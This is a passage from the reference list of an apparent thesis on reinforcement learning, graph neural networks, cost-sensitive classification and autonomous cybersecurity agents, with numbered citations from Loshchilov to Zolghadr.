[95] Ilya Loshchilov and Frank Hutter. "Decoupled Weight Decay Regularization." In: *International Conference on Learning Representations*. 2018.

[96] Andrew L Maas, Awni Y Hannun, and Andrew Y Ng. "Rectifier nonlinearities improve neural network acoustic models." In: *International Conference on Learning Representations*. 2013.

[97] Sebastián Maldonado, Juan Pérez, and Cristián Bravo. "Cost-based feature selection for support vector machines: An application in credit scoring." In: *European Journal of Operational Research* 261.2 (2017), pp. 656–665.

[98] Shlomi Maliah and Guy Shani. "MDP-Based Cost Sensitive Classification Using Decision Trees." In: *AAAI Conference on Artificial Intelligence*. 2018, pp. 3746–3753.

[99] Šimon Mandlík. "Mapping the Internet — Modelling Entity Interactions in Complex Heterogeneous Networks." MA thesis. Czech technical university in Prague, 2020.

[100] Šimon and Račinský, Matěj and Lisý, Viliam and Pevný, Tomáš Mandlík. "JsonGrinder.jl: automated differentiable neural architecture for embedding arbitrary JSON data." In: *Journal of Machine Learning Research* 23.298 (2022), pp. 1–5.

[101] Coralie Martinez, Emmanuel Ramasso, Guillaume Perrin, and Michèle Rombaut. "Adaptive early classification of temporal sequences using deep reinforcement learning." In: *Knowledge-Based Systems* 190 (2020), p. 105290.

[102] Luke Metz, Julian Ibarz, Navdeep Jaitly, and James Davidson. "Discrete sequential prediction of continuous actions for deep rl." In: *arXiv preprint arXiv:1705.05035* (2017).

[103] Microsoft. *CyberBattleSim*. https://github.com/microsoft/cyberbattlesim. Created by Christian Seifert, Michael Betser, William Blum, James Bono, Kate Farris, Emily Goren, Justin Grana, Kristian Holsheimer, Brandon Marken, Joshua Neil, Nicole Nichols, Jugal Parikh, Haoran Wei. 2021.

[104] Erik Miehling, Mohammad Rasouli, and Demosthenis Teneketzis. "Optimal defense policies for partially observable spreading processes on Bayesian attack graphs." In: *Proceedings of the second ACM workshop on moving target defense*. 2015, pp. 67–76.

[105] Volodymyr Mnih, Adria Puigdomenech Badia, Mehdi Mirza, Alex Graves, Timothy Lillicrap, Tim Harley, David Silver, and Koray Kavukcuoglu. "Asynchronous methods for deep reinforcement learning." In: *International Conference on Machine Learning*. 2016, pp. 1928–1937.

[106] Volodymyr Mnih, Nicolas Heess, Alex Graves, et al. "Recurrent models of visual attention." In: *Advances in neural information processing systems*. 2014, pp. 2204–2212.

[107] Volodymyr Mnih, Koray Kavukcuoglu, David Silver, Andrei A Rusu, Joel Veness, Marc G Bellemare, Alex Graves, Martin Riedmiller, Andreas K Fidjeland, Georg Ostrovski, et al. "Human-level control through deep reinforcement learning." In: *Nature* 518.7540 (2015), pp. 529–533.

[108] Andres Molina-Markham, Cory Miniter, Becky Powell, and Ahmad Ridley. "Network environment design for autonomous cyberdefense." In: *arXiv preprint arXiv:2103.07583* (2021).

[109] Seyed Vahid Moravvej, Roohallah Alizadehsani, Sadia Khanam, Zahra Sobhaninia, Afshin Shoeibi, Fahime Khozeimeh, Zahra Alizadeh Sani, Ru-San Tan, Abbas Khosravi, Saeid Nahavandi, et al. "RLMD-PA: A reinforcement learning-based myocarditis diagnosis combined with a population-based algorithm for pretraining weights." In: *Contrast Media & Molecular Imaging* 2022 (2022).

[110] Frederic Morin and Yoshua Bengio. "Hierarchical probabilistic neural network language model." In: *Aistats*. Vol. 5. Citeseer. 2005, pp. 246–252.

[111] Jan Motl and Oliver Schulte. "The CTU Prague relational learning repository." In: *arXiv preprint arXiv:1511.03086* (2015). URL: https://relational.fit.cvut.cz/.

[112] Rémi Munos, Tom Stepleton, Anna Harutyunyan, and Marc Bellemare. "Safe and efficient off-policy reinforcement learning." In: *Advances in Neural Information Processing Systems*. 2016, pp. 1054–1062.

[113] Feng Nan and Venkatesh Saligrama. "Adaptive Classification for Prediction Under a Budget." In: *Advances in Neural Information Processing Systems*. 2017, pp. 4730–4740.

[114] Feng Nan, Joseph Wang, and Venkatesh Saligrama. "Feature-Budgeted Random Forest." In: *International Conference on Machine Learning*. 2015, pp. 1983–1991.

[115] Feng Nan, Joseph Wang, and Venkatesh Saligrama. “Pruning random forests for prediction on a budget.” In: *Advances in Neural Information Processing Systems*. 2016, pp. 2334–2342.

[116] Jun Hao Alvin Ng and R Petrick. “Firstorder function approximation for transfer learning in relational mdps.” In: *ICAPS PRL workshop*. 2021.

[117] Fabio Pardo, Arash Tavakoli, Vitaly Levdik, and Petar Kormushev. “Time limits in reinforcement learning.” In: *International Conference on Machine Learning*. 2018, pp. 4045–4054.

[118] Ali Payani and Faramarz Fekri. “Incorporating Relational Background Knowledge into Reinforcement Learning via Differentiable Inductive Logic Programming.” In: *arXiv preprint arXiv:2003.10386* (2020).

[119] Yu-Shao Peng, Kai-Fu Tang, Hsuan-Tien Lin, and Edward Chang. “REFUEL: Exploring Sparse Features in Deep Reinforcement Learning for Fast Disease Diagnosis.” In: *Advances in Neural Information Processing Systems*. 2018.

[120] Bryan Perozzi, Rami Al-Rfou, and Steven Skiena. “Deepwalk: Online learning of social representations.” In: *Proceedings of the 20th ACM SIGKDD international conference on Knowledge discovery and data mining*. ACM. 2014, pp. 701–710.

[121] Tomáš Pevný and Vojtěch Kovařík. “Approximation capability of neural networks on spaces of probability measures and tree-structured domains.” In: *arXiv preprint arXiv:1906.00764* (2019).

[122] Tomáš Pevný and Petr Somol. “Discriminative models for multi-instance problems with tree structure.” In: *Proceedings of the 2016 ACM Workshop on Artificial Intelligence and Security*. ACM. 2016, pp. 83–91.

[123] Tomáš Pevný and Petr Somol. “Using neural network formalism to solve multiple-instance problems.” In: *International Symposium on Neural Networks*. Springer. 2017, pp. 135–142.

[124] Sébastien Racanière, Théophane Weber, David Reichert, Lars Buesing, Arthur Guez, Danilo Jimenez Rezende, Adria Puigdomenech Badia, Oriol Vinyals, Nicolas Heess, Yujia Li, et al. “Imagination-augmented agents for deep reinforcement learning.” In: *Advances in neural information processing systems*. 2017, pp. 5690–5701.

[125] Joseph Redmon and Ali Farhadi. “YOLOv3: An incremental improvement.” In: *arXiv preprint arXiv:1804.02767* (2018).

[126] Maria Rigaki, Ondřej Lukáš, Carlos A Catania, and Sebastian Garcia. “Out of the cage: How stochastic parrots win in cyber security environments.” In: *arXiv preprint arXiv:2308.12086* (2023).

[127] Jorai Rijsdijk, Lichao Wu, Guilherme Perin, and Stjepan Picek. “Reinforcement learning for hyperparameter tuning in deep learning-based side-channel analysis.” In: *IACR Transactions on Cryptographic Hardware and Embedded Systems* (2021), pp. 677–707.

[128] Or Rivlin, Tamir Hazan, and Erez Karpas. “Generalized planning with deep reinforcement learning.” In: *arXiv preprint arXiv:2005.02305* (2020).

[129] Scott Sanner. “Relational dynamic influence diagram language (RDDL): Language description.” In: *Unpublished manuscript. Australian National University* 32 (2010), p. 27.

[130] Adam Santoro, David Raposo, David G Barrett, Mateusz Malinowski, Razvan Pascanu, Peter Battaglia, and Timothy Lillicrap. "A simple neural network module for relational reasoning." In: *Advances in neural information processing systems*. 2017, pp. 4967–4976.

[131] Max-Philipp B. Schrader. *gym-sokoban*. https://github.com/mpSchrader/gym-sokoban. 2018.

[132] John Schulman, Filip Wolski, Prafulla Dhariwal, Alec Radford, and Oleg Klimov. "Proximal policy optimization algorithms." In: *arXiv preprint arXiv:1707.06347* (2017).

[133] Jonathon Schwartz and Hanna Kurniawati. "Autonomous penetration testing using reinforcement learning." In: *arXiv preprint arXiv:1905.05965* (2019).

[134] William Shen, Felipe Trevizan, and Sylvie Thiébaux. "Learning domain-independent planning heuristics with hypergraph networks." In: *Proceedings of the International Conference on Automated Planning and Scheduling*. Vol. 30. 2020, pp. 574–584.

[135] Hajin Shim, Sung Ju Hwang, and Eunho Yang. "Joint Active Feature Acquisition and Classification with Variable-Size Set Encoding." In: *Advances in Neural Information Processing Systems*. 2018, pp. 1375–1385.

[136] David I Shuman, Sunil K Narang, Pascal Frossard, Antonio Ortega, and Pierre Vandergheynst. "The emerging field of signal processing on graphs: Extending high-dimensional data analysis to networks and other irregular domains." In: *IEEE signal processing magazine* 30.3 (2013), pp. 83–98.

[137] Thorsten Sick and Fabrizio Biondi. *PurpleDome: Simulation environment for attacks on computer networks*. https://github.com/avast/PurpleDome. (visited on 09.02.2022). 2022.

[138] John Slaney and Sylvie Thiébaux. "Blocks world revisited." In: *Artificial Intelligence* 125.1-2 (2001), pp. 119–153.

[139] Maxwell Standen, Martin Lucas, David Bowman, Toby J Richer, Junae Kim, and Damian Marriott. "CybORG: A gym for the development of autonomous cyber agents." In: *Proceedings of the 1st International Workshop on Adaptive Cyber Defense* (2021).

[140] Richard S Sutton and Andrew G Barto. *Reinforcement learning: An introduction (2nd ed.)* Cambridge, MA: MIT press, 2018.

[141] Ming Tan. "Cost-sensitive learning of classification knowledge and its applications in robotics." In: *Machine Learning* 13.1 (1993), pp. 7–33.

[142] Yunhao Tang and Shipra Agrawal. "Discretizing continuous action space for on-policy optimization." In: *Proceedings of the AAAI Conference on Artificial Intelligence*. Vol. 34. 2020, pp. 5981–5988.

[143] Sam Toyer, Sylvie Thiébaux, Felipe Trevizan, and Lexing Xie. "Asnets: Deep learning for generalised planning." In: *Journal of Artificial Intelligence Research* 68 (2020), pp. 1–68.

[144] Sam Toyer, Felipe Trevizan, Sylvie Thiébaux, and Lexing Xie. "Action schema networks: Generalised policies with deep learning." In: *Proceedings of the AAAI Conference on Artificial Intelligence*. Vol. 32. 1. 2018.

[145] Kirill Trapeznikov and Venkatesh Saligrama. "Supervised sequential classification under budget constraints." In: *Artificial Intelligence and Statistics*. 2013, pp. 581–589.

[146] Hado Van Hasselt, Arthur Guez, and David Silver. "Deep Reinforcement Learning with Double Q-Learning." In: *AAAI Conference on Artificial Intelligence*. 2016, pp. 2094–2100.

[147] Martijn Van Otterlo. "A survey of reinforcement learning in relational domains." In: *Centre for Telematics and Information Technology (CTIT) University of Twente, Tech. Rep* (2005).

[148] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. "Attention is all you need." In: *Advances in neural information processing systems* 30 (2017).

[149] Oriol Vinyals, Igor Babuschkin, Wojciech M Czarnecki, Michaël Mathieu, Andrew Dudzik, Junyoung Chung, David H Choi, Richard Powell, Timo Ewalds, Petko Georgiev, et al. "Grandmaster level in StarCraft II using multi-agent reinforcement learning." In: *Nature* (2019), pp. 1–5.

[150] Oriol Vinyals, Timo Ewalds, Sergey Bartunov, Petko Georgiev, Alexander Sasha Vezhnevets, Michelle Yeo, Alireza Makhzani, Heinrich Küttler, John Agapiou, Julian Schrittwieser, et al. "Starcraft II: A new challenge for reinforcement learning." In: *arXiv preprint arXiv:1708.04782* (2017).

[151] Joseph Wang, Tolga Bolukbasi, Kirill Trapeznikov, and Venkatesh Saligrama. "Model selection by linear programming." In: *European Conference on Computer Vision*. Springer. 2014, pp. 647–662.

[152] Joseph Wang, Kirill Trapeznikov, and Venkatesh Saligrama. "An lp for sequential learning under budgets." In: *Artificial Intelligence and Statistics*. 2014, pp. 987–995.

[153] Joseph Wang, Kirill Trapeznikov, and Venkatesh Saligrama. "Efficient learning by directed acyclic graph for resource constrained prediction." In: *Advances in Neural Information Processing Systems*. 2015, pp. 2152–2160.

[154] Ziyu Wang, Tom Schaul, Matteo Hessel, Hado Hasselt, Marc Lanctot, and Nando Freitas. "Dueling Network Architectures for Deep Reinforcement Learning." In: *International Conference on Machine Learning*. 2016, pp. 1995–2003.

[155] David H Wolpert and William G Macready. "No free lunch theorems for optimization." In: *IEEE transactions on evolutionary computation* 1.1 (1997), pp. 67–82.

[156] Junfeng Xu, Zhengxing Sun, and Chen Ma. "Crowd aware summarization of surveillance videos by deep reinforcement learning." In: *Multimedia Tools and Applications* 80.4 (2021), pp. 6121–6141.

[157] Zhixiang Xu, Matt Kusner, Kilian Weinberger, and Minmin Chen. "Cost-sensitive tree of classifiers." In: *International Conference on Machine Learning*. 2013, pp. 133–141.

[158] Zhixiang Xu, Matt Kusner, Kilian Weinberger, Minmin Chen, and Olivier Chapelle. "Classifier cascades and trees for minimizing feature evaluation cost." In: *Journal of Machine Learning Research* 15.1 (2014), pp. 2113–2144.

[159] Zhixiang Xu, Kilian Weinberger, and Olivier Chapelle. "The greedy miser: learning under test-time budgets." In: *Proceedings of the 29th International Coference on International Conference on Machine Learning*. Omnipress. 2012, pp. 1299–1306.

[160] John Yang, Akshara Prabhakar, Shunyu Yao, Kexin Pei, and Karthik R Narasimhan. "Language Agents as Hackers: Evaluating Cybersecurity Skills with Capture the Flag." In: *Multi-Agent Security Workshop@ NeurIPS'23*. 2023.

[161] Yizhou Yang and Xin Liu. "Behaviour-Diverse Automatic Penetration Testing: A Curiosity-Driven Multi-Objective Deep Reinforcement Learning Approach." In: *arXiv preprint arXiv:2202.10630* (2022).

[162] Manzil Zaheer, Satwik Kottur, Siamak Ravanbakhsh, Barnabas Poczos, Ruslan R Salakhutdinov, and Alexander J Smola. "Deep sets." In: *Advances in neural information processing systems*. 2017, pp. 3391–3401.

[163] Vinicius Zambaldi, David Raposo, Adam Santoro, Victor Bapst, Yujia Li, Igor Babuschkin, Karl Tuyls, David Reichert, Timothy Lillicrap, Edward Lockhart, et al. "Deep reinforcement learning with relational inductive biases." In: *International Conference on Learning Representations*. 2019.

[164] Mikulas Zelinka, Xingdi Yuan, Marc-Alexandre Cote, Romain Laroche, and Adam Trischler. "Building Dynamic Knowledge Graphs from Text-based Games." In: *arXiv preprint arXiv:1910.09532* (2019).

[165] Si Zhang, Hanghang Tong, Jiejun Xu, and Ross Maciejewski. "Graph convolutional networks: a comprehensive review." In: *Computational Social Networks* 6.1 (2019), pp. 1–23.

[166] Yiming Zhang, Quan Ho Vuong, Kenny Song, Xiao-Yue Gong, and Keith W Ross. "Efficient entropy for policy gradient with multidimensional action space." In: *arXiv preprint arXiv:1806.00589* (2018).

[167] Wayne Xin Zhao, Kun Zhou, Junyi Li, Tianyi Tang, Xiaolei Wang, Yupeng Hou, Yingqian Min, Beichen Zhang, Junjie Zhang, Zican Dong, et al. "A survey of large language models." In: *arXiv preprint arXiv:2303.18223* (2023).

[168] Jie Zhou, Ganqu Cui, Shengding Hu, Zhengyan Zhang, Cheng Yang, Zhiyuan Liu, Lifeng Wang, Changcheng Li, and Maosong Sun. "Graph neural networks: A review of methods and applications." In: *AI open* 1 (2020), pp. 57–81.

[169] Jie Zhou, Ganqu Cui, Zhengyan Zhang, Cheng Yang, Zhiyuan Liu, and Maosong Sun. "Graph neural networks: A review of methods and applications." In: *arXiv preprint arXiv:1812.08434* (2018).

[170] Navid Zolghadr, Gábor Bartók, Russell Greiner, András György, and Csaba Szepesvári. "Online Learning with Costly Features and Labels." In: *Advances in Neural Information Processing Systems*. 2013, pp. 1241–1249.